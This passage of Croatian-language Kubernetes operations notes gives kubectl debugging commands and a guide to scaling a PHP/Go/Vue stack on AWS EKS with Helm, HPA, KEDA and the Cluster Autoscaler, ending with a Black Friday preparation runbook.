# Postavi default namespace za context (da ne moraš -n svaki put)
kubectl config set-context --current --namespace=project-a-prod

# Kratki prikaz trenutnog contexta
kubectl config current-context

# Merge kubeconfig (lokalni kind + EKS)
export KUBECONFIG=~/.kube/config:~/.kube/eks-config
kubectl config view --merge --flatten > ~/.kube/merged-config
```

Preporučeni alati za context switching:

```
# kubectx i kubens — brže od kubectl config
kubectx project-a-prod-eks    # promijeni cluster
kubens project-a-prod        # promijeni namespace

# Ili aliasi
alias k='kubectl'
alias kp='kubectl -n project-a-prod'
alias kd='kubectl -n project-a-dev'
alias kprod='kubectl config use-context project-a-prod-eks'
alias kdev='kubectl config use-context kind-project-a-dev'
```

Svakodnevne komande

Pregled resursa

```
# Podovi s IP adresama i node-ovima
kubectl get pods -n project-a-prod -o wide

# Live update (watch)
kubectl get pods -n project-a-prod --watch
kubectl get pods -n project-a-prod -w      # kraće

# Sve vrste resursa odjednom
kubectl get all -n project-a-prod

# Eventi sortirani po vremenu (kritično za debugging)
kubectl get events -n project-a-prod --sort-by='.lastTimestamp'
kubectl get events -n project-a-prod --sort-by='.lastTimestamp' | tail -20

# Resursi u svim namespace-ovima
kubectl get pods --all-namespaces
kubectl get pods -A      # kraće

# Prikaz labela
kubectl get pods -n project-a-prod --show-labels
kubectl get pods -n project-a-prod -l app=go-service      # filtriraj po labelu
```

Detaljni opisi

```
# Opis poda – sadrži Events sekciju, ključnu za debugging
kubectl describe pod go-service-7f9d-xk8p2 -n project-a-prod

# Opis node-a – prikazuje resurse, pode, taintove
kubectl describe node ip-10-0-3-45.eu-west-1.compute.internal

# Opis servisa – sadrži Endpoints, selector
kubectl describe svc go-service -n project-a-prod

# Opis deploymenta – conditions, rollout status
kubectl describe deployment go-service -n project-a-prod
```

Logovi

```
# Logovi poda (svi kontejneri ako ih je samo jedan)
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod

# Prethodni (crashnuti) pod
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod --previous
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod -p      # kraće

# Specifičan kontejner (multi-container pod, ili init container)
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod -c go-service
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod -c wait-for-mysql

# Follow (streaming)
kubectl logs -f go-service-7f9d-xk8p2 -n project-a-prod
kubectl logs -f deployment/go-service -n project-a-prod      # follow Deployment (aktivan pod)

# Svi podovi određenog labela
kubectl logs -l app=go-service -n project-a-prod --all-containers

# Zadnjih N linija
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod --tail=100

# Logovi od određenog vremena
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod --since=1h
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod --since-time="2026-05-27T10:00:00Z"
```

Exec — ulazak u kontejner

```
# Interaktivna shell sesija
kubectl exec -it go-service-7f9d-xk8p2 -n project-a-prod -- sh
kubectl exec -it go-service-7f9d-xk8p2 -n project-a-prod -- bash      # ako postoji bash

# Specifičan kontejner u multi-container podu
kubectl exec -it go-service-7f9d-xk8p2 -n project-a-prod -c go-service -- sh

# Jednolinijska komanda bez TTY
kubectl exec go-service-7f9d-xk8p2 -n project-a-prod -- env | grep DB_
kubectl exec go-service-7f9d-xk8p2 -n project-a-prod -- cat /app/config.yaml
kubectl exec go-service-7f9d-xk8p2 -- wget -qO- http://mysql:3306
```

Port forwarding

```
# Forward lokalnog porta na servis
kubectl port-forward svc/go-service 8080:8080 -n project-a-prod
# Sada http://localhost:8080 → go-service u clusteru

# Forward na specifičan pod (za debugging jednog poda)
kubectl port-forward pod/mysql-0 3306:3306 -n project-a-prod
# Sada mysql klijent na localhost:3306 → MySQL pod direktno

# Port forward u backgroundu
kubectl port-forward svc/go-service 8080:8080 -n project-a-prod &
# Zaustavi: kill %1 ili fg + Ctrl+C

# Koristi za:
# - Direktni pristup Prometheus UI: kubectl port-forward svc/prometheus 9090 -n monitoring
# - Grafana: kubectl port-forward svc/grafana 3000 -n monitoring
# - MySQL direktno: kubectl port-forward pod/mysql-0 3306 -n project-a-prod
```

Rollout management

```
# Status deploya (čeka da završi)
kubectl rollout status deployment/go-service -n project-a-prod

# Historija revizija
kubectl rollout history deployment/go-service -n project-a-prod
kubectl rollout history deployment/go-service -n project-a-prod --revision=3    # detalji revizije

# Rollback na prethodnu reviziju
kubectl rollout undo deployment/go-service -n project-a-prod

# Rollback na specifičnu reviziju
kubectl rollout undo deployment/go-service -n project-a-prod --to-revision=2

# Rolling restart (novi podovi s novim Secrets/ConfigMaps)
kubectl rollout restart deployment/go-service -n project-a-prod

# Pauziraj/nastavi rollout (za staged deploy)
kubectl rollout pause deployment/go-service -n project-a-prod
kubectl rollout resume deployment/go-service -n project-a-prod
```

Apply i dry-run

```
# Uvijek provjeri prije apply-a
kubectl apply -f deployment.yaml --dry-run=client
kubectl apply -f deployment.yaml --dry-run=server    # validira i na serveru (strože)

# Prikaži razliku od trenutnog stanja u clusteru
kubectl diff -f deployment.yaml

# Apply s output-om što se promijenilo
kubectl apply -f deployment.yaml --output=yaml

# Forsirani brisanje (pažljivo!)
kubectl delete pod go-service-7f9d-xk8p2 -n project-a-prod    # graceful, 30s timeout
kubectl delete pod go-service-7f9d-xk8p2 -n project-a-prod --force --grace-period=0    # odmah

# Scale
kubectl scale deployment/go-service -n project-a-prod --replicas=5
kubectl scale deployment/go-service -n project-a-prod --replicas=0    # gasi sve pode
```

Debugging po scenariju

Scenario 1 — Pod se ne pokrenuo / u lošem stanju

```
# Korak 1: Vidi status
kubectl get pods -n project-a-prod
# STATUS kolona:
# Pending          → scheduler ne može naći node (resursi, taint, affinity)
# Init:0/2          → čeka init kontejnere
# Init:Error        → init container pao
# Init:CrashLoopBackOff → init container pada i restartuje
# ContainerCreating → image se povlači ili volume se montiraj
# ImagePullBackOff  → ne može povući Docker image
# ErrImagePull      → greška pri pull-u (registry, kredencijali)
# CrashLoopBackOff  → kontejner crashuje i restartuje
# OOMKilled         → ubijen zbog prekoračenja memory limit-a
# Completed         → Job pod završen uspješno
# Error             → exit code != 0
# Terminating      → u procesu brisanja (stuck = finalizer problem)

# Korak 2: Events sekcija (najvažnija za dijagnozu)
kubectl describe pod go-service-7f9d-xk8p2 -n project-a-prod
# Sekcija Events na kraju opisa — prikazuje uzrok problema

# Korak 3: Logovi (ako je kontejner uopće startao)
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod
kubectl logs go-service-7f9d-xk8p2 -n project-a-prod --previous # crashnuti
```

Dijagnoza po STATUS-u:

```
# ImagePullBackOff
kubectl describe pod xxx | grep -A10 "Events:"
# Error: rpc error: code = Unknown desc = failed to pull and unpack image
# → Provjeri: image tag postoji? Ispravni imagePullSecrets?
kubectl get secret gitlab-registry-credentials -n project-a-prod # postoji?

# CrashLoopBackOff
kubectl logs xxx --previous # logovi zadnjeg crasha
kubectl describe pod xxx | grep "Exit Code" # Exit Code: 1, 137, 2...
# 137 = OOMKill, 1 = aplikacijska greška, 2 = misuse of shell

# Pending — scheduler problem
kubectl describe pod xxx | grep -A20 "Events:"
# "0/3 nodes are available: 3 Insufficient memory" → povećaj node ili smanji requests
# "0/3 nodes are available: 3 node(s) had taint" → dodaj toleration
# "0/3 nodes are available: 3 node(s) didn't match pod anti-affinity" → nema node-ova koji zadovoljavaju

# Terminating (stuck)
kubectl get pod xxx -o jsonpath='{.metadata.finalizers}' # postoji li finalizer?
kubectl patch pod xxx -p '{"metadata":{"finalizers":[]}}' --type=merge # ukloni finalizer (oprezno!)
```

Scenario 2 — Pod radi ali servis ne odgovara

```
# Korak 1: Postoje li endpointovi?
kubectl get endpoints go-service -n project-a-prod
# Ako je ENDPOINTS = <none> → servis nema targetova

# Korak 2: Selector vs Label provjera
kubectl get svc go-service -n project-a-prod -o jsonpath='{.spec.selector}'
# {"app":"go-service"}
kubectl get pods -n project-a-prod --show-labels | grep go-service
# Labele moraju matchovati

# Korak 3: Direktni test iz drugog poda
kubectl exec -it nginx-xxx -n project-a-prod -- curl http://go-service:8080/health
# Ili iz debug poda
kubectl run debug --image=curlimages/curl -it --rm -n project-a-prod -- sh

# Korak 4: NetworkPolicy blokira?
kubectl get networkpolicies -n project-a-prod
kubectl describe networkpolicy go-service-netpol -n project-a-prod

# Korak 5: DNS rezolucija radi?
kubectl exec -it nginx-xxx -n project-a-prod -- nslookup go-service
# Ako DNS ne radi:
kubectl get pods -n kube-system -l k8s-app=kube-dns
kubectl logs -n kube-system -l k8s-app=kube-dns
```

Scenario 3 — Skaliranje ne radi / HPA ne reagira

```
# HPA status i conditions
kubectl describe hpa go-service-hpa -n project-a-prod
# Prikazuje:
# - Current/Desired replicas
# - Current metrics (CPU, custom)
# - Conditions (AbleToScale, ScalingActive)

# Realne CPU/memory vrijednosti
kubectl top pods -n project-a-prod
kubectl top pods -n project-a-prod --sort-by=cpu

# Node kapacitet
kubectl top nodes
kubectl describe node ip-10-0-3-45.eu-west-1.compute.internal | grep -A10 "Allocated"

# Je li metrics-server dostupan?
kubectl get apiservice v1beta1.metrics.k8s.io
kubectl top pods -n kube-system # metrics-server pod mora biti Running

# ResourceQuota blokira scale?
kubectl describe resourcequota -n project-a-prod
# Used vs Hard — ako je Used == Hard za pods, HPA ne može kreirati više
```

Scenario 4 — Secret ili ConfigMap nije dostupan u podu

```
# Postoji li Secret?
kubectl get secret db-credentials -n project-a-prod

# Sadržaj Secret-a (bez otkrivanja vrijednosti)
kubectl get secret db-credentials -n project-a-prod -o jsonpath='{.data}' | python3 -c "
import sys, json, base64
d = json.load(sys.stdin)
for k, v in d.items():
    decoded = base64.b64decode(v).decode('utf-8')
    print(f'{k}: {decoded[:4]}*** (len={len(decoded)})')
"

# Dekodiranje specifičnog ključa
kubectl get secret db-credentials -n project-a-prod -o jsonpath='{.data.host}' | base64 -d

# Vidi li pod varijable?
kubectl exec -it go-service-xxx -n project-a-prod -- env | grep DB_
kubectl exec -it go-service-xxx -n project-a-prod -- env | grep -v PASSWORD # bez lozinki

# Provjeri je li volume montiran
kubectl exec -it nginx-xxx -n project-a-prod -- ls -la /etc/nginx/conf.d/
kubectl exec -it nginx-xxx -n project-a-prod -- cat /etc/nginx/conf.d/default.conf

# ExternalSecret status
kubectl describe externalsecret db-credentials -n project-a-prod
kubectl get externalsecret -n project-a-prod # Status kolona: SecretSynced / Error
```

Scenario 5 — Node problem / visoka upotreba

```
# Koji podovi rade na problematičnom node-u?
kubectl get pods -n project-a-prod -o wide | grep ip-10-0-3-45

# Svi podovi na node-u (sve namespace-ove)
kubectl get pods --all-namespaces -o wide | grep ip-10-0-3-45

# Node conditions (Ready, MemoryPressure, DiskPressure)
kubectl describe node ip-10-0-3-45.eu-west-1.compute.internal | grep -A10 Conditions

# Cordon (spriječi nove pde na node-u)
kubectl cordon ip-10-0-3-45.eu-west-1.compute.internal

# Drain (premjesti sve pde s node-a)
kubectl drain ip-10-0-3-45.eu-west-1.compute.internal --ignore-daemonsets --delete-emptydir-data

# Uncordon (vrati node u rotaciju)
kubectl uncordon ip-10-0-3-45.eu-west-1.compute.internal
```

kubectl explain — dokumentacija bez googlea

```
# Dokument za bilo koji K8s field
kubectl explain deployment.spec.strategy
kubectl explain deployment.spec.strategy.rollingUpdate

kubectl explain pod.spec.containers.resources
kubectl explain pod.spec.containers.resources.requests

kubectl explain networkpolicy.spec.ingress
kubectl explain networkpolicy.spec.egress

kubectl explain statefulset.spec.volumeClaimTemplates

# --recursive za pregled cijele strukture
kubectl explain deployment.spec --recursive | head -50
```

Prednost pred Google-om: uvijek tačno za verziju Kubernetes-a koji radi u clusteru, ne za random verziju dokumentacije.

JSONPath — precizni upiti

```
# Koji image-i se koriste u svim podovima?
kubectl get pods -n project-a-prod -o jsonpath='{.items[*].spec.containers[*].image}' | tr ' ' '\n' |
sort -u

# Pod IP-ovi s imenima
kubectl get pods -n project-a-prod -o jsonpath='{range .items[*]}{.metadata.name}{"\t"}{.status.podIP}{"\n"}{end}'

# Node na kojima podovi rade
kubectl get pods -n project-a-prod -o jsonpath='{range .items[*]}{.metadata.name}{"\t"}{.spec.nodeName}{"\n"}{end}'

# Resource requests za sve kontejnere
kubectl get pods -n project-a-prod -o custom-columns='
  NAME:.metadata.name,
  CPU_REQ:.spec.containers[0].resources.requests.cpu,
  MEM_REQ:.spec.containers[0].resources.requests.memory,
  CPU_LIM:.spec.containers[0].resources.limits.cpu,
  MEM_LIM:.spec.containers[0].resources.limits.memory'

# Restartovi — podovi s više od 5 restartova
kubectl get pods -n project-a-prod -o jsonpath='{range .items[*]}{.metadata.name}{"\t"}{.status.containerStatuses[0].restartCount}{"\n"}{end}' | awk '$2 > 5'

# Svi image-i koji nisu "latest" (production hygiene)
kubectl get pods -A -o jsonpath='{.items[*].spec.containers[*].image}' | tr ' ' '\n' | grep -v ':latest' | sort -u
```

Upravljanje certifikatima (cert-manager)

```
# Stanje certifikata
kubectl get certificates -n project-a-prod
kubectl describe certificate project-a-tls -n project-a-prod

# CertificateRequest status
kubectl get certificaterequests -n project-a-prod

# Challenge status (ACME validacija)
kubectl get challenges -n project-a-prod

# Forsiraj obnovu certifikata
kubectl annotate certificate project-a-tls -n project-a-prod cert-manager.io/issue-temporary-
certificate="true"
# ILI:
kubectl delete secret project-a-tls-cert -n project-a-prod # cert-manager automatski rekreira
```

Helm debugging

```
# Prikaz svih Helm releasa
helm list -n project-a-prod
helm list -A # svi namespace-ovi

# Status releasea
helm status go-service -n project-a-prod

# Historija revizija
helm history go-service -n project-a-prod

# Rollback na prethodnu verziju
helm rollback go-service -n project-a-prod
helm rollback go-service 3 -n project-a-prod # specifična revizija

# Rendiraj template bez deployment-a (debugging)
helm template go-service ./charts/go-service -f values-prod.yaml

# Dry-run deploy
helm upgrade go-service ./charts/go-service -f values-prod.yaml -n project-a-prod --dry-run

# Vidi što je upravo deployano (computed values)
helm get values go-service -n project-a-prod
helm get manifest go-service -n project-a-prod # svi K8s objekti
```

Korisni kubectl plugini (krew)

```
# Instalacija krew
kubectl krew install neat # čistiji YAML output (bez managed fields)
kubectl krew install tree # hijerarhijski prikaz resursa
kubectl krew install ctx # brži context switch (= kubectl)
kubectl krew install ns # brži namespace switch (= kubens)
kubectl krew install resource-capacity # kapacitet node-ova pregledno

# Primjeri korištenja
kubectl neat get pod go-service-xxx -n project-a-prod # čistiji YAML
kubectl tree deployment go-service -n project-a-prod # ReplicaSet → Pod hijerarhija
kubectl resource-capacity --sort cpu.limit # node kapacitet sortirano
```

Brze dijagnostike — cheat sheet

```
# Restart deployment
kubectl rollout restart deployment/go-service -n project-a-prod

# Brzi health check svih podova
kubectl get pods -n project-a-prod | grep -v Running | grep -v Completed

# Podovi koji se puno restartuju
kubectl get pods -n project-a-prod | awk 'NR>1 && $4 > 5 {print $0}'

# Logovi svih podova jedne aplikacije odjednom
kubectl logs -l app=go-service -n project-a-prod --prefix=true --tail=50

# Je li deployment zaustavljen (u progress)?
kubectl rollout status deployment/go-service -n project-a-prod --timeout=5m

# Provjeri sve resource quote u namespace-u
kubectl describe resourcequota -n project-a-prod

# Forsiraj brisanje stuck namespace-a
kubectl get namespace project-a-old -o json | \
  python3 -c "import sys,json; d=json.load(sys.stdin); d['spec']['finalizers']=[];
  print(json.dumps(d))" | \
  kubectl replace --raw /api/v1/namespaces/project-a-old/finalize -f -
```

Sigurnosna provjera prije produkcijskog deploy-a

```
# 1. Dry-run
kubectl apply -f ./k8s/ --dry-run=server -n project-a-prod

# 2. Diff
kubectl diff -f ./k8s/ -n project-a-prod

# 3. Provjeri PDB
kubectl get pdb -n project-a-prod

# 4. Provjeri HPA
kubectl get hpa -n project-a-prod

# 5. Trenutni rollout
kubectl rollout status deployment/go-service -n project-a-prod

# 6. Provjeri evente odmah nakon deploy-a
kubectl get events -n project-a-prod --sort-by='.lastTimestamp' | tail -20

# 7. Logovi odmah nakon deploy-a
kubectl logs -f -l app=go-service -n project-a-prod --since=2m
```

Source: 03-kubernetes-fundamenti/15-skaliranje-u-praksi.md

15. Skaliranje u praksi

Stack: Vue.js (frontend, nginx) + PHP 8.3 (php-service) + Go 1.22 (go-service + go-notification-service) + MySQL + Redis na AWS EKS. Helm charts za deployment. HPA konfigurisan u prod.

1. Tri načina skaliranja — kada koji

Metoda	Persistentno?	Prepisuje na deploy?	Kada koristiti
<code>kubectl scale</code>	Ne	Da (helm override)	Hitna intervencija, testing
<code>helm upgrade --set</code>	Da (do sljedećeg values commit-a)	Ne	Temporary change
<code>values.yaml commit + pipeline</code>	Da	Nikad	Standardni put
HPA	Automatski	Ne	Load-based auto-scaling

Pravilo: `kubectl scale` za hitne situacije, `values.yaml commit` za sve ostalo. `helm upgrade --set` je kompromis koji stvara git drift — koristi ga samo kada nema vremena za proper commit.

2. Ručno skaliranje (kubectl) — hitna intervencija

```
# Scenarij: traffic spike, PHP service gušen
# Trenutno: php=2, go=3, frontend=2

# Skaliraj odmah (bez deploy-a):
kubectl scale deployment php-service --replicas=3 -n project-a-prod
kubectl scale deployment go-service --replicas=4 -n project-a-prod
kubectl scale deployment frontend --replicas=7 -n project-a-prod # 2+5

# Provjeri:
kubectl get deployment -n project-a-prod -o wide
# NAME          READY    UP-TO-DATE    AVAILABLE
# php-service    3/3      3             3
# go-service     4/4      4             4
# frontend       7/7      7             7

# Provjeri da li je rollout završen:
kubectl rollout status deployment/php-service -n project-a-prod
# deployment "php-service" successfully rolled out

# UPOZORENJE: sljedeći helm upgrade ovo RESETUJE na vrijednosti iz chart-a!
# Mora se sinhronizovati sa values.yaml — uradi commit odmah.
```

Kada koristiti kubectl scale

- Production je pao, nema vremena za pipeline
- Testiraš kako se aplikacija ponaša s više replika
- HPA je isključen i treba brza korekcija

Zašto je opasno

Sljedeći `helm upgrade` (čak i za nesrodnu promjenu kao što je image tag) resetuje `replicaCount` na vrijednost iz `values.yaml`. Ako si zaboravio commitati promjenu — izgubio si je.

3. Helm skaliranje — persistentno bez full redeploy

```
# --reuse-values: zadrži sve ostale vrijednosti, promijeni samo ove
helm upgrade project-a ./helm/project-a \
  -n project-a-prod \
  --reuse-values \
  --set phpService.replicaCount=3 \
  --set goService.replicaCount=4 \
  --set frontend.replicaCount=7 \
  --wait

# Verify:
helm get values project-a -n project-a-prod
# phpService.replicaCount: 3
# goService.replicaCount: 4
# frontend.replicaCount: 7

# Provjeri da li su pod-ovi gotovi:
kubectl get deployment -n project-a-prod
# NAME                READY   UP-TO-DATE   AVAILABLE
# php-service         3/3     3             3
# go-service          4/4     4             4
# frontend            7/7     7             7
```

Razlika između `-set` i `-reuse-values`

```
# BEZ --reuse-values: helm merge-uje samo default values + ono što proslijediš
# Sve custom vrijednosti koje nisu u default values.yaml se GUBE

# Sa --reuse-values: zadrži sve što je trenutno deployano, override samo --set vrijednosti
# Sigurnije za produkciju — ne mijenja slučajno ostale settinge
```

NAPOMENA: `--reuse-values` + git je out-of-sync. Odmah commitaj promjenu u `values.yaml` ili ćeš imati drift između git-a i produkcije.

4. Pravi put — `values.yaml` commit + pipeline

```
# helm/project-a/values/prod.yaml — promijeni i commitaj
phpService:
  replicaCount: 3    # bylo: 2

goService:
  replicaCount: 4    # bylo: 3

frontend:
  replicaCount: 7    # bylo: 2

git add helm/project-a/values/prod.yaml
git commit -m "scale: php=3, go=4, frontend=7 for Black Friday"
git push
# Pipeline automatski deploja promjenu
```

Ovo je jedini pravi put koji: - Ostaje u git historiji (znaš ko, kada i zašto je skalirao) - Ima code review ako je MR (drugi tim pregleda prije deploy-a) - Može se rollbackovati (`helm rollback project-a 3 -n project-a-prod`) - Uvijek je sinhronizovano sa pipeline-om

Rollback skaliranja

```
# Vidi historiju deploy-a:
helm history project-a -n project-a-prod
# REVISION  STATUS      CHART              APP VERSION  DESCRIPTION
# 1          deployed    project-a-1.0.0    1.0.0        Initial deployment
# 2          deployed    project-a-1.0.0    1.0.0        scale: php=2, go=3
# 3          deployed    project-a-1.0.0    1.0.0        scale: php=3, go=4, frontend=7

# Rollback na prethodnu reviziju:
helm rollback project-a 2 -n project-a-prod

# Provjeri:
helm status project-a -n project-a-prod
```

5. HPA (Horizontal Pod Autoscaler) — dinamička optimizacija

HPA automatski skalira pod-ove na osnovu metrika — bez ručne intervencije.

```
# helm/project-a/templates/hpa.yaml
{{- if .Values.phpService.hpa.enabled }}
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: php-service-hpa
  namespace: {{ .Release.Namespace }}
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: php-service
  minReplicas: {{ .Values.phpService.hpa.minReplicas }}
  maxReplicas: {{ .Values.phpService.hpa.maxReplicas }}
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70    # Scale out kada CPU > 70%
    - type: Resource
      resource:
        name: memory
        target:
          type: Utilization
          averageUtilization: 80
  behavior:
    scaleUp:
      stabilizationWindowSeconds: 60    # Čekaj 60s prije scale up
      policies:
        - type: Pods
          value: 2                      # Max 2 poda po koraku
          periodSeconds: 60
    scaleDown:
      stabilizationWindowSeconds: 300    # Čekaj 5 min prije scale down (cooldown)
      policies:
        - type: Pods
          value: 1                      # Max 1 pod prema dolje odjednom
          periodSeconds: 120
{{- end }}
```

```
# values/prod.yaml – HPA konfiguracija
phpService:
  replicaCount: 2      # Minimalni baseline (HPA override-uje ovo kada skalira gore)
  hpa:
    enabled: true
    minReplicas: 2
    maxReplicas: 10

goService:
  replicaCount: 3
  hpa:
    enabled: true
    minReplicas: 3
    maxReplicas: 15

frontend:
  replicaCount: 2
  hpa:
    enabled: true
    minReplicas: 2
    maxReplicas: 20    # Frontend je statički – jeftino skalirati

# values/dev.yaml – HPA isključen u dev
phpService:
  replicaCount: 1
  hpa:
    enabled: false     # Dev nema dovoljno load-a za HPA

goService:
  replicaCount: 1
  hpa:
    enabled: false
```

Provjera HPA

```
kubectl get hpa -n project-a-prod
```

# NAME	REFERENCE	TARGETS	MINPODS	MAXPODS	REPLICAS
# php-service-hpa	Deployment/php-service	45%/70%	2	10	2
# go-service-hpa	Deployment/go-service	32%/70%	3	15	3
# frontend-hpa	Deployment/frontend	8%/70%	2	20	2

```
kubectl describe hpa php-service-hpa -n project-a-prod
# Conditions:
#   AbleToScale      True      SucceededRescale
#   ScalingActive    True      ValidMetricFound
#   ScalingLimited    False     DesiredWithinRange
# Events:
#   ... Scaled up replica count to 4 (CPU utilization: 78% > 70%)
#   ... Scaled down replica count to 2 (CPU utilization: 22% < 70%)
```

Važno: HPA i ručno postavljeni replicaCount

Kada je HPA aktivan, `kubectl scale` i `replicaCount` u `values.yaml` djeluju samo kao minimum:

```
# Ako je HPA minReplicas=2 i ti ručno postaviš 1:
kubectl scale deployment php-service --replicas=1 -n project-a-prod
# HPA će odmah korigovati nazad na 2 (minReplicas)

# Ako postaviš 5 (unutar HPA range-a):
kubectl scale deployment php-service --replicas=5 -n project-a-prod
# HPA će zadržati 5 dok CPU ne padne ispod threshold-a, onda će scale down
```

6. KEDA — skaliranje po custom metrikama

Kubernetes Event-Driven Autoscaling. Skalira na osnovu Redis queue dubine, SQS poruka, broja događaja u stream-u i dr. Idealno za go-notification-service koji procesira email queue.

```
# helm/project-a/templates/keda-scaledobject.yaml
# Email worker skaliraj po broju poruka u Redis Streamu:
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: email-worker-scaler
  namespace: project-a-prod
spec:
  scaleTargetRef:
    name: go-notification-service
  minReplicaCount: 1
  maxReplicaCount: 20
  pollingInterval: 10          # Provjeri svakih 10s
  cooldownPeriod: 30          # 30s cooldown pri scale down
  triggers:
    - type: redis-streams
      metadata:
        address: redis:6379
        stream: queue:email
        consumerGroup: email-workers
        lagCount: "50"          # 1 worker per 50 pending poruka
        # 100 poruka = 2 workera
        # 500 poruka = 10 workera
        # 1000 poruka = 20 workera (max)
```

KEDA instalacija

```
helm repo add kedacore https://kedacore.github.io/charts
helm repo update

helm upgrade --install keda kedacore/keda \
  --namespace keda \
  --create-namespace \
  --version 2.14.0

# Provjeri:
kubectl get pods -n keda
# NAME                                READY   STATUS    RESTARTS
# keda-operator-5d4c8b7f6b-xk9p2      1/1     Running   0
# keda-operator-metrics-apiserver-...  1/1     Running   0

# Provjeri ScaledObject:
kubectl get scaledobject -n project-a-prod
# NAME                                SCALETARGETKIND  SCALETARGETNAME  MIN  MAX  READY
# email-worker-scaler                 Deployment       go-notification-service  1    20   True
```

Kada koristiti KEDA umjesto HPA

Scenarij	HPA	KEDA
CPU/memory based scaling	Da	Može
Redis queue dubina	Ne	Da
AWS SQS broj poruka	Ne	Da
Kafka consumer lag	Ne	Da
Scale to zero (0 replika)	Ne	Da

7. Cluster Autoscaler — skaliraj AWS EC2 nodove

Kada HPA traži više pod-ova ali nema dostupnih nodova → Cluster Autoscaler dodaje novi EC2 node automatski.

```
# terraform/modules/eks/cluster-autoscaler.tf
resource "helm_release" "cluster_autoscaler" {
  name      = "cluster-autoscaler"
  repository = "https://kubernetes.github.io/autoscaler"
  chart     = "cluster-autoscaler"
  namespace = "kube-system"
  version   = "9.37.0"

  values = [
    <<-EOT
    autoDiscovery:
      clusterName: ${var.cluster_name}
      awsRegion:  ${var.aws_region}
    rbac:
      serviceAccount:
        annotations:
          eks.amazonaws.com/role-arn: ${aws_iam_role.cluster_autoscaler.arn}
    extraArgs:
      scale-down-utilization-threshold: "0.5"
      scale-down-delay-after-add: "2m"
      scale-down-unneeded-time: "5m"
      skip-nodes-with-local-storage: "false"
    EOT
  ]
}
```

Node group min/max

```
# terraform/modules/eks/node-groups.tf
resource "aws_eks_node_group" "main" {
  cluster_name    = aws_eks_cluster.main.name
  node_group_name = "${var.cluster_name}-nodes"
  node_role_arn   = aws_iam_role.node_group.arn
  subnet_ids     = var.private_subnet_ids

  instance_types = ["t3.large"]

  scaling_config {
    desired_size = 2
    min_size     = 1    # Nikad ispod 1 node
    max_size     = 10   # Max 10 nodova u prod
  }

  # Obavezno za Cluster Autoscaler auto-discovery:
  tags = {
    "k8s.io/cluster-autoscaler/enabled" = "true"
    "k8s.io/cluster-autoscaler/${var.cluster_name}" = "owned"
  }
}
```


IAM permissions za Cluster Autoscaler

```
# terraform/modules/eks/iam-cluster-autoscaler.tf
resource "aws_iam_policy" "cluster_autoscaler" {
  name = "${var.cluster_name}-cluster-autoscaler"

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect = "Allow"
        Action = [
          "autoscaling:DescribeAutoScalingGroups",
          "autoscaling:DescribeAutoScalingInstances",
          "autoscaling:DescribeLaunchConfigurations",
          "autoscaling:DescribeTags",
          "autoscaling:SetDesiredCapacity",
          "autoscaling:TerminateInstanceInAutoScalingGroup",
          "ec2:DescribeLaunchTemplateVersions",
          "ec2:DescribeInstanceTypes"
        ]
        Resource = "*"
      }
    ]
  })
}
```

Cluster Autoscaler monitoring

```
# Provjeri CA logs:
kubectl logs -l app.kubernetes.io/name=cluster-autoscaler -n kube-system --tail=50

# Provjeri koji nodovi su dodani/uklonjeni:
kubectl get events -n kube-system | grep -i "scale\|node"

# Provjeri pending pod-ove (trigger za CA scale up):
kubectl get pods -n project-a-prod --field-selector=status.phase=Pending

# Node status:
kubectl get nodes -o wide
```

# NAME	STATUS	ROLES	AGE	VERSION	INTERNAL-IP
# ip-10-0-1-50.eu-west-1...	Ready	<none>	5d	v1.29.x	10.0.1.50
# ip-10-0-1-51.eu-west-1...	Ready	<none>	2m	v1.29.x	10.0.1.51 # <-- novi

8. Scenarij: Black Friday scaling

Korak po korak — “znam da dolazi spike, pripremi se dan unaprijed”:

```
# DAN UNAPRIJED:

# 1. Povećaj HPA maksimum (da ima prostora za auto-scaling):
helm upgrade project-a ./helm/project-a -n project-a-prod \
  --reuse-values \
  --set phpService.hpa.maxReplicas=20 \
  --set goService.hpa.maxReplicas=30 \
  --set frontend.hpa.maxReplicas=40 \
  --wait

# 2. Povećaj node group max (da ima nodova kada HPA traži više pod-ova):
aws eks update-nodegroup-config \
  --cluster-name project-a-prod \
  --nodegroup-name project-a-prod-nodes \
  --scaling-config minSize=2,maxSize=20,desiredSize=5

# 3. Pre-scale na anticipirani minimum (ne čekaj HPA, kreni spreman):
helm upgrade project-a ./helm/project-a -n project-a-prod \
  --reuse-values \
  --set phpService.replicaCount=5 \
  --set goService.replicaCount=8 \
  --set frontend.replicaCount=10 \
  --wait

# Provjeri da su svi pod-ovi ready:
kubectl get deployment -n project-a-prod
kubectl get nodes

# TOKOM SPIKE:
# HPA automatski skalira dalje ako CPU > 70%
# Prati u realnom vremenu:
watch -n 5 "kubectl get hpa -n project-a-prod && echo '---' && kubectl get nodes"

# AKO TREBA BRZA KOREKCIJA (bez čekanja pipeline-a):
kubectl scale deployment php-service --replicas=12 -n project-a-prod

# NAKON SPIKE – vrati na normalne vrijednosti:
helm upgrade project-a ./helm/project-a -n project-a-prod \
  --reuse-values \
  --set phpService.replicaCount=2 \
  --set goService.replicaCount=3 \
  --set frontend.replicaCount=2 \
  --set phpService.hpa.maxReplicas=10 \
  --set goService.hpa.maxReplicas=15 \
  --set frontend.hpa.maxReplicas=20 \
  --wait

# Smanji node group (da ne plaćaš prazne EC2 nodove):
aws eks update-nodegroup-config \
  --cluster-name project-a-prod \
  --nodegroup-name project-a-prod-nodes \
  --scaling-config minSize=1,maxSize=10,desiredSize=2
```

Checklist za Black Friday prep

```
# [ ] HPA maxReplicas povećan na 2-3x normal
# [ ] Node group max povećan (minSize * 2 bar)
# [ ] Node group desired pre-scaled (ne čekaj CA lag)
# [ ] Redis/MySQL connection pool limits provjereni
# [ ] PodDisruptionBudget konfigurisan (da update ne srušuje sve odjednom)
